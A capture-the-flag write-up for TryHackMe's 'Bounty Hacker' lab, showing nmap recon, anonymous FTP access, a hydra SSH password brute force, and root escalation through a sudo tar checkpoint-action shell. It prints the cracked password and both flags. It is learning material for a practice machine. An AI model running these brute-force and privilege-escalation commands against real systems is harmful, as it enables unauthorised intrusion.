CTF WRITEUP

Ctf name: Bounty Hacker

Link: https://tryhackme.com/room/cowboyhacker

From: tryhackme.com


Step-1 : connect to tryhackme servers

Sudo su
Openvpn <filename.ovpn>

File can be downloaded at https://tryhackme.com/access

Step-2 : reconnaissance

Machine ip: `10.10.194.93`




```
┌──(root㉿SamSepiol1879)-[/home/j0ck3rm4n]
└─# nmap -sN -sV 10.10.194.93
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-10 23:19 IST
Stats: 0:01:10 elapsed; 0 hosts completed (1 up), 1 undergoing NULL Scan
NULL Scan Timing: About 38.00% done; ETC: 23:22 (0:01:53 remaining)
Stats: 0:05:50 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.90% done; ETC: 23:26 (0:01:24 remaining)
Nmap scan report for 10.10.194.93
Host is up (0.18s latency).
Not shown: 997 open|filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 460.09 seconds
Segmentation fault
```

We find that ports 21,22,80 are open.

Step-3 : Connecting to the ports

Let see 21 tcp.
ncftp has a better service than ftp


To install ncftp: *sudo apt-get ncftp*



```
┌──(root㉿SamSepiol1879)-[/home/j0ck3rm4n]
└─# ncftp 10.10.194.93 -p 21
NcFTP 3.2.6 (Dec 04, 2016) by Mike Gleason (http://www.NcFTP.
Connecting to 10.10.194.93 ...
(vsFTPd 3.0.3)
Logging in ...
Login successful.
Logged in to 10.10.194.93.
ncftp / > ls
Data connection to 10.10.194.93:5298 timed out.
^C
Interrupted.
ncftp / > ls
locks.txt   task.txt
ncftp / > 
```


We see there are 2 files: locks.txt and task.txt .

Use command: *get <filename>* to download from ftp servers.



```
┌──(root㉿SamSepiol1879)-[/home/j0ck3rm4n]
└─# cat locks.txt
rEddrAGON
ReDdr4g0nSynd!cat3
Dr@gOn$yn9icat3
R3DDr46ONSYndIC@Te
ReddRA60N
R3dDrag0nSynd1c4te
dRa6oN5YNDiCATE
ReDDR4g0n5ynDIc4te
R3Dr4gOn2044
RedDr4gonSynd1cat3
R3dDRaG0Nsynd1c@T3
Synd1c4teDr@g0n
reddRAg0N
REddRaG0N5yNdIc47e
Dra6oN$yndIC@t3
4L1mi6H71StHeB357
rEDdragOn$ynd1c473
DrAgoN5ynD1cATE
ReDdrag0n$ynd1cate
Dr@gOn$yND1C4Te
RedDr@gonSyn9ic47e
REd$yNdIc47e
dr@goN5YNd1c@73
rEDdrAGOnSyNDiCat3
r3ddr@g0N
```

Looks like a list of passwords.



```
┌──(root㉿SamSepiol1879)-[/home/j0ck3rm4n]
└─# cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin
```


We can see that **lin** is a user.

Step-3 : connecting to the ssh port

Command: *ssh username@ip address*

To get the password we bruteforce it using hydra tool and locks.txt


Command: *hydra -l <username> -P <file.txt> <ip> ssh -t 4*



```
┌──(root㉿SamSepiol1879)-[/home/j0ck3rm4n]
└─# hydra -l lin -P locks.txt 10.10.194.93 ssh -t 4
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
 purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-11 00:08:18
[DATA] max 4 tasks per 1 server, overall 4 tasks, 26 login tries (l:1/p:26), ~7 tries per task
[DATA] attacking ssh://10.10.194.93:22/
[22][ssh] host: 10.10.194.93   login: lin   password: RedDr4gonSynd1cat3
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-10-11 00:08:28
```

We get the password for **lin** as **RedDr4gonSynd1cat3**.


Now we ssh the user.




```
┌──(root㉿SamSepiol1879)-[/home/j0ck3rm4n]
└─# ssh lin@10.10.194.93
lin@10.10.194.93's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.

Last login: Sun Jun  7 22:23:41 2020 from 192.168.0.14
lin@bountyhacker:~/Desktop$ ls
user.txt
lin@bountyhacker:~/Desktop$ cat user.txt
THM{CR1M3_SyNd1C4T3}
```

Inorder to get the root.txt, we should become root user.

Command for privilege escalation: *sudo tar -cf/dev/null --checkpoint =1 --checkpoint -action = exec = /bin/bash*



```
lin@bountyhacker:~/Desktop$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/bash
tar: Removing leading `/' from member names
root@bountyhacker:~/Desktop# whoami
root
```



```
root@bountyhacker:~/Desktop# cd /root
root@bountyhacker:/root# ls
root.txt
root@bountyhacker:/root# cat root.txt
THM{80UN7Y_h4cK3r}
root@bountyhacker:/root# 
```

Done by : u/cyberRAT2099

Tryhackme profile: https://tryhackme.com/p/appleinmars.hack